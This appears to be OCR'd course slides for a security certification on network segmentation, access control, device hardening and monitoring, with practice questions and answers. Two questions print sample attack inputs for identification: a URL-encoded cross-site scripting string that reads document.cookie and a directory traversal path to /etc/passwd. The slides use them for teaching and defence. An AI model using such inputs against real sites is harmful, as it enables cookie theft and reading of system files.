
Firewall Segmentation Example




Firewall and DMZ Segmentation Example



Logical Network Segmentation Example



Typical VLAN Use Case Scenario



Question

- You want to store customer data on a separate part of the network that is not accessible to users on the main corporate network
- What two possible techniques can you use?
- **Segmentation**
- **Isolation**

Access Control

Access Control

- A security technique that regulates who or what can view or use resources in a computing environment
- A fundamental concept in security used to minimize risk to the business or organization
- Can be enforced physically
  - Limits access to campuses, buildings, rooms and physical IT assets
- Can be enforced logically
  - Limits connections to computer networks, system files and data

Access Control Mechanisms

Mechanism	Purpose
Permissions	Levels of access granted to subjects (users, computers, processes) to a resource Basic permissions include read, write, execute, and delete
Access control list (ACL)	• A list of permissions associated with a specific system resource (object) • Specifies which users or system processes are granted access to an object, as well as what operations are allowed on that object • Typically applied to data files, directories, databases, processes, registry, config files • Also used by network devices such as firewalls and routers to determine which types of traffic are permitted to pass in or out of the network
Application allow list	• AKA application whitelist • A list of apps that are allowed to be installed or run on a device • Enforced by the operating system or Host-based Intrusion Prevention System (HIPS)
Least privilege	A fundamental security principle that states you should only grant the minimum permissions necessary for a user or process to do their job

Question

- You recently installed a new document-scanning software program on a computer.
- However, when the end user tried to launch the program, it did not respond.
- What is a likely cause?
- **The software was not added to the application whitelist.**

Question #2

- How can you block unknown programs from executing?
- **Application allow list**

Question #3

- Which of the following can best protect against an employee inadvertently installing malware on a company system?
- Application allow list
- Host-based firewall
- System isolation
- Least privilege

Question #3

- Which of the following can best protect against an employee inadvertently installing malware on a company system?
- **Application allow list**
- Host-based firewall
- System isolation
- Least privilege

Enterprise Device Hardening

Enterprise Device Hardening Techniques

Technique	Purpose
Encryption	• Protect data even if it falls into the wrong hands • Full Disk Encryption protects data if the laptop is lost or stolen

Endpoint protection / endpoint management	• Protect the network by ensuring that connecting devices are clean, patched, and up-to-date
	• Monitor and control the configuration, security, and performance of workstations and servers from a central console
	• Endpoint management software can:
	  • Help detect and prevent unauthorized changes and software installations
	  • Enforce policies and compliance
	  • Provide reports and alerts on the status of the endpoints

Enterprise Device Hardening Techniques (cont'd)

Technique	Purpose
Host-based firewall	A device protects itself, even if there is malicious traffic on its local network
Host-based intrusion prevention system (HIPS)	Protects the operating system and files from malicious activity on the device itself
Disable unnecessary ports, protocols, features and functions	Reduces the attack surface of a device
Change default passwords	Protects the device or app from intruders who have looked up the default password
Require strong authentication	• Disallow blank, simple, or common passwords • Require multifactor authentication for admins
Remove unnecessary software	• Reduces the attack surface of a device • Reduces bloat and unnecessary resource usage

Additional Enterprise Security Mechanisms

Mechanism	Purpose
Configuration enforcement	• Automated solution to constantly inventory, check, and keep devices up-to-date and in compliance • Provision/update/manage all device types including wired, wireless, and mobile • Examples: MS Configuration Manager, Mobile Device Management (MDM), Network Policy Manager with 802.1x clients
Patching	• Automated solution to test and mass apply vendor patches to devices • May be integrated with a configuration manager • Examples include Windows Server Update Services (WSUS), GFI LanGuard
Lock down remote administration	• On network devices such as routers and switches, disallow web-based administration or clear-text (telnet) administration • Require SSH for remote administration • Only permit remote administration from the private network, or dedicate a restricted VLAN/network for remote administration

Additional Enterprise Security Mechanisms (cont'd)

Mechanism	Purpose
MFA	• Additional dynamic/cert-based authentication renders most credential attacks useless
Access Control	• Require permissions to access files, configurations, administrative tools
Implement device-specific security	• Follow manufacturer recommendations/industry best practices to secure each device
Monitoring	• Used to constantly watch devices and networks for anomalous behavior • May be integrated with Network Intrusion Prevention System / Firewall • Examples include Splunk, SolarWinds, CrowdStrike, DataDog, and other SIEMs
File Integrity Monitoring (FIM)	• Tracks changes to files and directories on a system • Helps administrators detect unauthorized changes, modifications, or deletions to critical files and data • Uses checksums or hash values to verify the integrity of files, comparing them to baseline values or known good states
Decommissioning	• Used to remove legacy software and systems that have become a security liability • All devices and software should be controlled by lifecycle management that ends in decommissioning

Additional Enterprise Security Mechanisms (cont'd)

Mechanism	Purpose
Input validation	• Filter out malicious user input before it reaches a web app or API
Network zones	• Enforce zone security with segmentation, firewalls, ACLs and IDS/IPS
Zero Trust access control	• Apply zero trust-based access control at every practical level including: • Physical, network firewalls, host-based firewalls, web app firewalls, encrypted communications, MFA, 802.1x RADIUS authentication for switches, WPA3 Wi-Fi WAPs, VPN servers

Sandboxing / isolation	• Use sandboxing and isolation to:
	  • Examine malware behavior
	  • Test devices and storage media for infection
	  • Contain a malware infection
	  • Clean infected systems and storage media
	  • Defend against VM escape

Multi-layer Zero Trust Defense	• Apply zero trust-based security controls at every layer where practical, starting with encrypting your data-at-rest!

Question

- What can you do to ensure workstations and servers are properly monitored for unauthorized changes and software?
- **Install endpoint management software on all systems**.

Question #2

- A user's login credentials were recently compromised.
- During the investigation, you determine that the user entered credentials into a pop-up window when prompted to confirm their username and password.
- However, you know that the trusted website does not use a pop-up for entering user credentials.
- Which attack type is this?
- **XSS**

Question #3

- Your cloud services provider sent out an advisory that the virtual machines of some of their customers have been attacked by virtual machines belonging to another customer.
- What is this attack type called?
- **VM Escape**

Question #4

- A BYOD user calls to complain that they cannot connect their iPhone to the network.
- You examine your MDM dashboard, and notice that the device has unusual software installed.
- When you search the Apple App store, the software does not appear to be available for download. You cannot find any mention of it.
- What did the MDM detect that caused it to disallow the phone from connecting?
- **The user has jailbroken their device.**

Question #5

- You were asked to evaluate a potential attack that occurred on a publicly accessible section of the company's website.
- The attacker posted an entry in an attempt to trick users into clicking the following:

```
https://www.c0mpt1a.com/contact-us/
%3Fname%3D%3Cscript%3Ealert(document.cookie)%3C%2Fscript%3E
```

- What type of attack is this?
- **XSS**

Question #6

- A dynamic application vulnerability scan identified that code injection could be performed using a web form.
- What can you implement to prevent this vulnerability?
- **Input validation**

Question #7

- A new hire is asking you the difference between phishing, pharming, and URL hijacking.
- What do you tell them?
- In a phishing attack an attacker:
  - provides the victim with a link they should click
- In a pharming attack a victim is:
  - redirected to a fake website, usually through DNS spoofing
- In URL hijacking (typo squatting) if the user makes a typing mistake:
  - DNS refers them to a page the attacker has set up

Question #8

- You need to be able to track any changes to some data
- What should you implement?
- **File Integrity Monitoring (FIM)**

Question #9

- You see the following in a webserver log:

  `http://comptia.org/../../../etc/passwd`

- What attack type is this?
- **Directory traversal**
- How can you mitigate this risk?
- **Implement a WAF**